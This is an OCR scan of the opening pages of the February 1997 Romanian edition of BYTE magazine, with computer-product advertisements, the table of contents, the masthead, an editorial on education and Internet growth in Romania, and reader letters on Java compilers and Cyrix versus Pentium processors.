RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

APC

AMERICAN POWER CONVERSION

THE WORLD'S MOST RELIABLE POWER PROTECTION



SMART UPS

400 VA/
700VA/
1400VA
3000VA

The Back UPS (TM) Series

- Back-UPS 400
- Back-UPS 600
- Back-UPS 900
- Back-UPS 1250

Netware Series

- PowerChute PLUS for NOVELL
- PowerChute PLUS for UNIX
- PowerChute PLUS for WINDOWS NT
- PowerChute PLUS for OS/2

The Smart UPS V/S (TM)Series

- Smart UPS 420
- Smart UPS 650
- Smart UPS 1000
- Smart UPS 1400
- Smart UPS 2200
- MATRIX 3000
- MATRIX 5000

scop
COMPUTERS
DISTRIBUITOR AUTORIZAT

Str. ŞTIRBEI VODĂ nr.150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

BYTE

Dacă doriţi să primiţi mai multe informaţii despre produsele APC
vă rugăm trimiteţi acest cupon completat (prin poştă sau fax).

Nume şi prenume: .... Profesia: ....

Loc de muncă: .... Funcţia: ....

Adresă: .... Localitatea: ....

Telefon: ....

SCOP COMPUTERS Str. Ştirbei Vodă 150, Sector 1, Bucureşti, Tel.: 223 40 54, 223 40 55 Fax: 223 26 80

CÂTEODATĂ MERITĂ SĂ RIŞTI
CÂTEODATĂ NU

CAMPANIE DE LEGALIZARE

În mod excepţional,

Microsoft România vă oferă o şansă UNICĂ:

în intervalul 1 martie - 31 mai 1997,

puteţi achiziţiona

sistemele de operare Windows,

pachetele de software Microsoft Office

şi chiar noul Office 97

la preţuri speciale (preţuri de upgrade).

Folosirea software-ului fără licenţă este interzisă prin lege.

Ca utilizator legal, beneficiaţi de suport tehnic şi documentaţie, preţuri preferenţiale la trecerea la noi versiuni ale programelor deţinute, protecţie împotriva viruşilor, informaţii şi invitaţii cu prilejul lansării unor noi produse ... şi multe altele.

Ca utilizator de software pirat, aveţi numai dezavantaje! Pentru că legea copyright-ului stabileşte pedepse aspre pentru cei care distribuie sau folosesc programe fără licenţă. Şi pentru că în România va acţiona în curând un organism - Business Software Alliance (BSA) - specializat în supravegherea aplicării prevederilor acestei legi.

Microsoft®

Încă nu e prea târziu să intraţi în legalitate!

Microsoft
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility Made in Romania

digital
PC
Authorized Reseller

Lipscani 102, Bucureşti
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION
IN IMAGING

FIȚI CREATIVI

FIȚI CREATIVI

...cu CF 900, cel mai accesibil copiator digital full color, conceput să inspire creativitatea.

Veți avea nu numai un copiator full color sofisticat, ci mai ales un partener în realizarea celor mai creative idei. Veți fi uluiți de ce poate face **CF 900** pentru dumneavoastră cu formatul **A3** complet și cu **LIMOS** (Sistemul de Modulare a Intensității Laserului), tehnologia de scanare a imaginii inventată de **MINOLTA**. Conectați-l la un Mac sau un PC și **CF 900** devine o imprimantă laser de mare performanță și un scanner full color format A3. **CF 900** pur și simplu vă înflăcărează imaginația atunci cînd îl conectați la aparatul foto digital **MINOLTA RD-175** și la **QuickScan 35**, scanerul pentru film de 35mm. Aparatul foto digital, ideal pentru lucrări rapide, vă permite captarea și transferarea imaginilor originale direct în Mac-ul sau PC-ul dumneavoastră. **QuickScan 35** scanează diapozitive de 35 mm, rapid și cu rezoluții optice înalte de până la **2.820 dpi**. Folosind programul Adobe Photoshop puteți prelucra imaginile de care aveți nevoie în advertising, prezentări, newsletters și arhivare... aveți posibilități nelimitate!

Ideile dumneavoastră acum prind viață!
Creativitatea dumneavoastră acum este liberă!

CF 900-Puterea imaginilor vă este la îndemână.


MINOLTA

Șos. Oltenitei nr. 35-37, sector 4, cod 79656, București. Tel.: 01/634 62 45, 634 76 55, Fax: 01/330 70 02

CAMERE VIDEO DESKTOP PENTRU PREZENTĂRI MULTIMEDIA ŞI VIDEOCONFERINŢE

Cu **MEDIUM FlexCam Pro Camera** imaginile sunt preluate în direct și transmise oricărui tip de terminal cu un port video PAL , cum ar fi : videoproiector, display LCD, notebook , orice alt calculator personal sau rețele de calculatoare. Astfel, cu un minim de efort pot fi prezentate tridimensional obiecte, documente sau chiar persoane. Și totul în culori naturale !

Camera este ușor de manevrat , fiind foarte flexibilă. Rezoluția ridicată a imaginii și microfoanele stereo încorporate fac această cameră ideală pentru prezentări multimedia (interactive) și videoconferințe ISDN.




1. Notebook TOSHIBA
2. FlexCam MEDIUM
3. Display LCD MEDIUM
4. Retroproiector MEDIUM
5. Ecran proiecție MEDIUM

PRINTR-O APĂSARE PE BUTON TOATE IDEILE PREZENTĂRII SUNT COPIATE PE HÂRTIE.

Seria copyboard-urilor MEDIUM vă ajută la așa ceva. La finalul unei prezentări, doar o apăsare pe buton și toate ideile înscrise pe tablă sunt imprimate în câteva secunde pe hârtie termică (de fax), astfel putând fi distribuite tuturor participanților. Se pot efectua automat până la 9 copii, cu afișarea nr. de copii comandat. Timpul de copiere este de cca. 20 secunde. Pentru înscrierea pe tablă se folosește kit-ul special, compus din 4 carioci (roșu, albastru, verde și negru), burete și soluție pentru curățare.

Aplicații : educație, învățământ, prezentări de produse, analize , cursuri (conceptul " learning long life ").



AGNOR

AGNOR HIGH TECH

SOCIETATE DE TELECOMUNICAŢII

ŞI CALCULATOARE

Tradiție și performanță

în

realizarea și interconectarea rețelelor globale

Radio/Telefonie/Calculatoare/Video

București - Str. Mihai Eminescu 124, Tel: 2118800, 2118699, 2118762, Tel/Fax: 2105943, e-mail:agnor@tag.vsat.ro

Biro Technologies - srl

The Quality Image

UMAX

High Quality
MagicScan
MagicS
binuscan
PhotoPerfect
MagicScan
MagicScan
UMAX
The pre-press solution
The UMAX

Cumpărați un scanner UMAX POWERLOOK II PRO în locul scanner-ului dvs. (HP, Agfa, Mikrotek wsau alt model UMAX) și veți beneficia de o **reducere** de preț de **300$.**

Oferta este valabilă în perioada 01.01.1997 - 31.03.1997 numai pentru end-user și numai dacă la cumpărare veți aduce eticheta cu seria scanner-ului vechi.

NOU!!!

Cu fiecare scanner S6 sau S12
se livrează **GRATIS** și
Web Page Editing Software

CALCULATOARE **UMAX**
COMPATIBILE Mac
Cele mai noi modele:
seria **Umax Apus**
(cu procesor 603e PowerPC)
seria **Umax Pulsar**
(cu procesor 604e/250Mhz

newgen


UN NOU MODEL

DesignXP

Adobe PostScript

ImagerPro
Imagesetting
System

VIKING COMPONENTS


DesignXpress
ChromaxPro

Produse noi:
- *memorii Viking (life time warranty).*
- *kit-uri multimedia* **UMAX**
- *piese de schimb pentru imprimante*

Vă așteaptă la **CERF '97** între 13-17 mai 1997

in Digital

INPUT
PROCESSING
OUTPUT

FARGO® ELECTRONICS, INCORPORATED · Microsoft · COMPUJET · AUSTIN AN IPC COMPANY

Tel./Fax: 223 4649; 222 4925; 223 2030; 2233791
E-mail: birotech@dial.roknet.ro

C:\CD_Paradise
PC-NET
VA INVITA LA
INTERNET
CLUB
FULL INTERNET
PE 4 PC-URI
CURSURI INITIERE
CD PARADISE
200
TITLURI
DE CD
WAWASAN 2020

RAFFLES **MERLION**

PCI 586-133MHz (AMD) 878$
256Kb cache / 8Mb RAM
FDD 3.5" / HDD EIDE 1.2Gb
PCI SVGA card 1Mb
Monitor 14"SVGA LR tub Philips

2 ani garantie!

12 rate neindexabile leasing 12-24 luni

RAFFLES **MANGUSTA**

CPU AMD K5 100MHz	968$
CPU AMD K5 133MHz	1036$
Intel Pentium 120MHz	1068$
Intel Pentium 133MHz	1113$
Intel Pentium 166MHz	1292$

PENTIUM mainboard,
256 Kb cache / 8Mb RAM
FDD 3.5" / HDD EIDE 1.2Gb
PCI SVGA card 1Mb S3 Trio
Monitor 14"SVGA LR tub Philips

OPTIUNI:	
+8Mb RAM	+42$
+16Mb RAM	+100$
HDD EIDE 1.7Gb (←1.2)	+42$
HDD EIDE 2.5Gb (←1.2)	+98$
Monitor 17" tub Sony	+754$

MULTIMEDIA:	
CD ROM IDE 8xSpeed	142$
Sound Card 16bit P&P	33$
Boxe AT&T 2x10W + Mic.	17$
Boxe 2x100W	44$
Fax-Modem ext 33600	145$

Configuratiile includ: Mouse + pad, Antivirus RAV 4.08
Evaluare la curs BNR, TVA neinclus (Sunati-ne pentru preturi actualizate!)

RAFFLES
COMPUTERS SHOP

Calea Victoriei 25, e-mail: raffles@org.pcnet.ro
Tel: 2107348, 3112682, 3124620 Fax: 3120581, 3121786

BYTE
ROMÂNIA

Februarie 1997, vol. 3, no. 2

COVER STORY

UNDELIVERABLE
RETURN TO Sender

E-Mailul tău este DEPĂŞIT

54

De Michael Nadeau

Mesageria Internet e pe cale să detroneze sistemele e-mail proprietare. Găsiţi aici o mână de ajutor pentru a supravieţui tranziţiei spre tehnologiile bazate pe Net.

Data Mining, o nouă eră în informatică

117

De Ştefan Niţchi şi Rodica Avram-Niţchi

Informaţia este ascunsă în date. Totul e să o descoperim.

BITS

MMX: pentru aplicaţii optimizate 12

Best of Comdex 13

Sondaj: Frica de virtual 13

Privire în viitor 14

Scama lunii 16

FORBES

Reţeaua şi braţul lung al legii

115

De Harrison Forbes

Legea încearcă să se impună şi în lumea virtuală a Reţelei. Poate că se pierde câte ceva din romantismul începutului, dar Dreptatea nu trebuie să aibă frontiere. Nici măcar virtuale.

EVENIMENT

Lotusphere '97 21

De Cristian Nagy

Conferinţa mondială a proiectanţilor şi partenerilor Lotus, la Orlando.

Cu discurile curate 23

De Romulus Maier

Business Software Alliance (BSA) a venit în România.

Seminar Micronetwork 26

De Daniel Moldovan

Întrunirea anuală a partenerilor de afaceri ai firmei Micronetwork România.

CARTE

SGML se întoarce 27

De Mircea Sârbu

Două cărţi de la Prentice Hall marchează renaşterea interesului pentru SGML.

DOSAR: ÎNVĂŢĂMÂNT

Repere pentru tehnologii noi în învăţământ

79

De Darvas Attila

Utilizarea Internetului revoluţionează modalităţile de transmitere a cunoştinţelor.

Caracteristici ale educaţiei deschise, de la distanţă

81

De Lajos Tamas

Metodele educaţiei de la distanţă se extind.

Noi modalităţi de învăţare

83

De Daniel Moldovan

Noile tehnologii impun schimbarea vechilor paradigme.

Instrumente educaţionale

85

De Dumitru Rădoiu

Mediul educaţional virtual (MEV) şi impicaţiile sale.

REPORT SPECIAL

SERVERE DE APLICAŢII

Împarte bogăţia
39

Ce SO?
41

Dulce şi amar
49

Putere pentru server
51

PREZENTĂRI

Marimba Castanet 95
De Eugen Rotariu
Emiţătoare şi receptoare pe Internet. O tehnologie revoluţionară bazată pe Java.

Delphi ştie C++ 100
De Rick Grehan
Borland a renunţat la Pascal în mediul său RAD şi i-a dat un nume nou: C++Builder.

Eudorabila poştă Web 101
De Steven J. Vaughan-Nichols
Eudora are un nou client Windows, pe 32 de biţi, şi facilităţi mai bune de filtrare.

DeBabelizer Pro for Windows 95/NT 103
De Răzvan Peteanu
Încă un program de grafică valoros de pe Mac face pasul spre Windows.

InfoPro - un System Info autohton 107
De Veres Viktor
EASTern DiGiTAL Timişoara lansează un utilitar valoros.

Potoleşte-ţi setea de culoare 111
De Radu Parfenie
Copiatoare color de la Xerox.

WEB MASTER

Tipurile MIME şi Web-ul 89
De Radu Greab
Configurarea unor servere WWW pentru recunoaşterea tipurilor MIME.

SURFING

Unora le place jazul 92
De Mircea Sârbu
Un sit care va face deliciul iubitorilor de jaz, dar nu numai lor...

EDUTAINMENT

Enciclopedia Encarta 97 87
De Daniel Moldovan
Noua ediţie a enciclopediei multimedia de la Microsoft.

CE-I NOU

Office 97 în România 122

Procesoare Intel la 400MHz 124

Flamingo şi Trend 124

Vinci, PC cu MMX de la Salient 125

FUNDAMENTE

SISTEME DE OPERARE

Toleranţa aplicaţiilor Windows la blocaje 29
De João Carreira, Diamantino Costa, and João Gabriel Silva
O bibliotecă de funcţii care oferă toleranţă la defectări, astfel încât aplicaţiile Windows pe 32 de biţi vitale pot rula în siguranţă.

REŢELE

Construind punţi şi conexiuni sigure 31
De Jeffrey Fritz
O privire asupra protocolului PPP şi a modului în care se poate integra în reţeaua dvs.

UC


Mac-urile iau calea multiprocesării 33
De Tom Thompson
O nouă bibliotecă şi un nou API permit multitasking preemptiv şi multiprocesare pe maşini cu Mac OS.

PROGRAMARE

Python face scripturi şi obiecte 35
De Jeffrey P. Shell
Python este un limbaj OO independent de platformă cu cu care se pot scrie atât scripturi simple cât şi biblioteci sofisticate de clase.

IMAGINE COPERTĂ: BILL WESTHEIMER © 1997

LAB REPORT



HARDWARE

13 cartele grafice profesionale 66
De Dorothy Hudson, Jim Kane şi John McDonough
Am testat 13 cartele grafice de vârf care pot cu adevărat să accelereze interfaţa Windows şi dispun chiar de câteva caracteristici 3-D elementare.

SOFTWARE

Prezentare profesională cu diapozitive 74
De David Seachrist
Expuneţi-vă opinia mai convingător cu unul dintre aceste cinci pachete grafice.

EDITORIAL

Macrosecunda 8
De Darvas Attila
Se pare că, împreună cu întreaga noastră economie, informatica va traversa o perioadă dificilă. Să sperăm că va fi însă un prim pas înainte.

COMENTARII

"E la Nave va", cu Web-ul după ea 127
De Ionuţ Muşlea
Este tehnologia pregătită pentru „comerţul virtual"?

Moromete nu e Obsolete 132
De Iosif Fettich

CASETA REDACŢIEI

DIRECTOR:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
REDACTOR ŞEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACŢIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACŢIA:
Mircea Sârbu (msarbu@agora.ro)
Augustin Moga (amoga@agora.ro)
Szabó László (lszabo@agora.ro)
REDACTORI ASOCIAŢI:
Cristian Nagy (cnagy@agora.ro)
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Răzvan Peteanu (Timişoara);
Harrison Forbes (Chicago);
Dumitru Rădoiu (Târgu-Mureş);
Radu Greab (Târgu-Mureş);
Cristian Matei (Târgu-Mureş);
Marius Tudorică (Târgu-Mureş);
Eugen Rotariu (Târgu-Mureş);
Lajos Tamas (Budapesta);
Radu Parfenie (Bucureşti);
Ştefan Niţchi (Cluj-Napoca)
Ionuţ Muşlea (Los Angeles);
CORECTURA:
Aurora Laslo


INGINER DE SISTEM:
Veres Viktor (vveres@agora.ro)
TEHNOREDACTARE:
Gabriel Niculae, Valics Lehel
ADMINISTRAŢIE: Ingrid Maier
MARKETING: Gabriela Bucşa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
EXPEDIŢIE: Doina Ceşa, Natalia Vânău
REPREZENTANŢĂ BUCUREŞTI:
Daniela Pastramă, tel: (01)-2120288
C.P. 94 O.P. 49 Bucureşti
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tirgu Mureş
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
office@agora.ro
WEB: http://www.agora.ro/

Primim cu plăcere materialele dvs. cu condiţia ca ele să se incadreze in profilul revistei şi să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Data închiderii ediţiei este 20 a lunii curente.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus şi retipărit în acest număr aparţine companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest şi InterMark sunt mărci înregistrate McGraw-Hill, Inc.

editorial

Macrosecunda



Trecerea timpului ne influenţează, vrem sau nu. Percepem însă diferit trecerea noastră prin lume. Mărturisesc că am fost şocat atunci când, la examenul de Sisteme de Operare din acest an, un student mai puţin pregătit a vorbit despre *macrosecunde,* referindu-se la sincronizare în sisteme distribuite. Examenul era, se pare, dificil pentru el.

Ne putem aştepta şi noi la momente dificile în continuare. Reformele preconizate de administraţie ne vor influenţa într-un fel sau altul. Atunci când Premierul a prezentat reforma, accentul era pus pe factorul economic şi, la un moment dat, ne-a oferit o parafrază după cunoscutul „*blood, sweat and tears*“ cu care Churchill a chemat britanicii la reconstrucţie după distrugerile războiului. Mie îmi este mai drag un alt text, de acelaşi autor: „*The empires of the future are the empires of the mind*“. Mentalitatea se schimbă greu iar sistemul de învăţământ, educaţia, calitatea informaţiilor transmise şi modul transmisiei sunt esenţiale în societate. Privind din acest punct de vedere, lumea – apropiată de noi – a calculatoarelor şi comunicaţiilor are un rol vital şi un viitor asigurat. Fără aportul creator al acestui segment orice reformă modernă este sortită eşecului.

Privind din exterior, influenţa informaticii este încă modestă. Semne promiţătoare există însă, pentru cei care sunt mai atenţi. De exemplu, o statistică recentă de la Network Wizzards (www.nw.com) ne arată că în România, în perioada iunie 96 - februarie 97, numărul calculatoarelor Internet host a crescut cu 760%, de la 2725 la 8205. Creştere impresionantă ca procent, faţă de evoluţia generală a economiei. Vizitând un număr mare de astfel de situri, nu poţi decât să te bucuri că există nenumărate persoane competente care administrează aceste sisteme, vizibile de pe tot globul, şi care oferă imaginea noastră de azi pentru *netăţenii* dornici să afle câte ceva despre noi.

Nu pot decât să regret că mai sunt multe de făcut – şi foarte repede – pentru a oferi informaţii bogate în conţinut celor interesaţi. M-ar bucura să văd marile muzee de la noi, editurile care deţin drepturile de autor la cărţile esenţiale pentru cultura acestui colţ de lume. Dar până şi Monitorul Oficial sau editurile care scot manuale şcolare s-ar putea gândi la o prezenţă mai mare pe Web. Publicaţiile electronice sunt de viitor, numărul celor care au sau vor avea acces la ele va creşte în mod cert. Dacă nu altfel, atunci cu sprijinul unor fundaţii şi firme, dar accesul şcolilor şi universităţilor la Web va creşte într-un previzibil. Noi vom urmări fenomenul şi veţi afla la timp ce se mai întâmplă. Am început să prezentăm şi un domeniu conex, *edutainment*, şi veţi putea afla noutăţi despre CD-uri şi cărţi importante disponibile şi la noi în ţară.

Modalităţile noastre de comunicare se modifică permanent. Un prieten îmi reproşa de curând că m-am virtualizat de tot. Comunic din ce în ce mai mult prin e-mail. O dată cu creşterea tarifelor poştale şi telefonice, trecerea la e-mail pe Web va deveni o alternativă care merită atenţia dumneavoastră. În acest număr puteţi afla ultimele evoluţii la serviciile de comunicare prin e-mail. Deschidem, tot în acest număr şi un dosar despre educaţie, pe care nu îl închidem, ci aşteptăm reacţiile dumneavoastră pentru a continua cu noile tehnologii şi realizări în acest domeniu. Nu fac cuprinsul, îl puteţi consulta şi sper să vă placă. Revin mai bine la titlu.

Se pare că în perioada care vine secundele vor fi *macrosecunde*. Asta ar putea însemna că timpul va trece mai greu. Dar şi că vom putea face mai mult, mai eficient, cu resursele existente. Vor exista şi resurse noi, pentru că integrarea în NATO sau în CE implică alocarea de resurse importante şi pentru tehnica de calcul şi comunicaţii. Cei care reuşesc să ţină pasul cu cerinţele vor avea cel puţin un loc de muncă asigurat. Eu sper ca şi firmele de la noi să obţină contracte importante şi măcar o parte din fonduri să rămână în ţară. Dar cred că drumul spre o adevărată schimbare duce printr-o schimbare a mentalităţilor, schimbare de durată, care trebuie să fie asistată de un sistem de învăţământ care merită mult mai multă atenţie. Chiar şi din partea administraţiei, care pentru acest an a prevăzut prin buget doar o stagnare. Credeţi că este suficient?

Attila Darvas
adarvas@agora.ro

OKI

People to People Technology

ACOPERĂ TOATE CERINȚELE DUMNEAVOASTRĂ DE IMPRIMANTE CU JET SI TIP LASER


NOU!

Small Printer
Small Price
600 dpi Class

OKIPAGE 4w

OKIJET 300c
mono head

viteză: 3ppm
rezolutie: 600x300 dpi
format: A4
cofigurație standard:
cartuș nergru+cartuș color
imprimă pe coli A4, plicuri, etichete, transparente



OKIJET 2010
dual head

viteză: 3ppm
rezolutie: 600x300 dpi
format: A4
utilizează toate fonturile instalate sub Windows
moduri de lucru: ridicat, normal, economic

OL 600ex/610ex

LED 6PPM page printer (PCL5e)
rezoluție: 600x600 dpi
R3000 RISC processor
memorie: 1 Mbytes...18 Mbytes
interfață paralelă bidirecțională

OL 810ex

LED 8 PPM page printer (PCL5)
rezoluție: 600x600 dpi
R3000 RISC processor
memorie: 2 Mbytes...34 Mbytes
interfață paralelă bidirecțională

OL1200ex

LED 12PPM page printer (PCL5e)
600 dpi class
R3000 RISC processor
Standard 2 Mbytes memory - upgradeable to 34 Mbytes

Firma General Systems, distribuitor OKI pentru România, vă pune la dispoziție întreaga gamă de:

- Imprimante matriceale cu 9 și 24 de ace;
- Imprimante LED (tip laser) cu rezoluție de 600 dpi și viteze de 6, 8, 12ppm;
- Imprimante color cu JET de cerneală mono head și dual head;
- Fax-uri cu hîrtie normală și termică

GENERAL SYSTEMS

I.L. Caragiale 16, Sect 2, București
Tel:(01) 210 1500, 210 1381, 211 3471; Fax: (01) 210 1380

inbox

Mulţumiri

Mulţumesc pe această cale cititorilor noştri care ne-au trimis urări de An Nou 97. Ne bucurăm că sunt alături de noi . Putem să-i anunţăm că numărul abonaţilor noştri pe 97 a crescut, faţă de cel de la aceeaşi dată din 96, în ciuda faptului că inflaţia ne-a obligat la o mărire a preţului. Încercăm să fim alături de cititorii noştri, în perioada mai dificilă care urmează datorată restructurării economiei naţionale şi prin preţul redus al abonamentului pentru elevi şi studenţi.

Darvas Attila
adarvas@agora.ro

Ce scriu americanii, II

În numărul din ianuarie, colegul Mircea Sârbu a sugerat preluarea unor scrisori mai importante din ediţia americană. Voi continua şi eu, dar am speranţa că noile tarife poştale nu vă vor împiedica să vă exprimaţi părerea despre revistă şi articolele care apar în BYTE România. Ideal ar fi să ne puteţi scrie prin e-mail, ca să vă putem răspunde în cel mai scurt timp.

Darvas Attila
adarvas@agora.ro

Cursa Java

Articolul „*Sun mizează pe cipurile Java*“ (Noiembrie 1996, pag 41) sugerează imaginea falsă că există doar trei concurenţi în cursa Java: interpretoarele software, compilatoarele JIT (just in time) şi cipurile practic netestate Java. Există de fapt şi un al treilea concurent: optimizarea compilatoarelor Java care produc cod nativ pentru procesoarele CISC şi Risc uzuale. Deşi sacrifică portabilitatea executabilului, performanţele acestor compilatoare optimizate la aplicaţii serioase vor duce la eliminarea aproape sigură a celorlalte alternative şi mă îndoiesc că piaţa va accepta în continuare sacrificarea performanţei în favoarea portabilităţii şi în acest caz, aşa cum a făcut în trecut.

John Navas
Jnavas@NavasGrp.Dublin

Magistrala Memoriei

În caseta „*Platforme hardware cu puterea celor 64 de biţi*“ (Noiembrie 1966 pag. 86) aţi menţionat că Pentium face operaţiile aritmetice şi are magistrale interne de date pe 64 de biţi. Dar nu există oare şi magistrală de 64 biţi la memorie? În articolul „*Cu timpul, x86 devine mai rapid*“ din acelaşi număr, Tom R. Halfhill afirmă că Cyrix 6x86 „Depăşeşte uşor un Pentium comparabil“, dar, că nu poate egala viteza internă mai mare de la Pentium şi nu asigură suport MMX.

De ce ar trebui ca Cyrix să încerce să aducă viteza internă la cea de la Pentium, dacă poate depăşi performanţele de la Pentium la viteză internă mai mică? Şi în acest moment, nici celelalte procesoare nu au MMX. După părerea mea, 6x86 este un cip mai bun ca Pentium şi este şi mai ieftin.

Chris Nightingale
chrisn@planet.eon.net

Da, este adevărat că Pentium are interfaţa I/O pe 64 de biţi spre memorie. Acest lucru este valabil pentru toate procesoarele x86 din generaţia a cincia şi a şasea. Motivul pentru care Cyrix ar trebui să încerce să facă ceasul intern de frecvenţă mai ridicată pentru 6x86 este următorul: la 150MHz 6x86 are performanţe foarte apropiate de cele de la Intel Pentium la 200MHz, dar nu poate egala performanţele uni Pentium Pro la 200 MHz. Dacă cipurile Cyrix ar putea lucra la frecvenţe mai ridicate, ar putea concura direct cele mai performante cipuri de la Intel, în loc să le concureze pe cele din generaţia trecută. Aşa cum am arătat în articolul meu, lipsa tehnologiei MMX din 6x86 nu este problema principală. Problema este dacă Cyrix poate proiecta cu succes UC deplin compatibil MMX. Dacă Cyrix nu are acces la aceleaşi bunuri intelectuale ca Intel şi AMD, va fi mai dificil pentru această firmă să conceapă o soluţie compatibilă.

- Tom R. Halfhill,
senior editor

Pine a fost primul

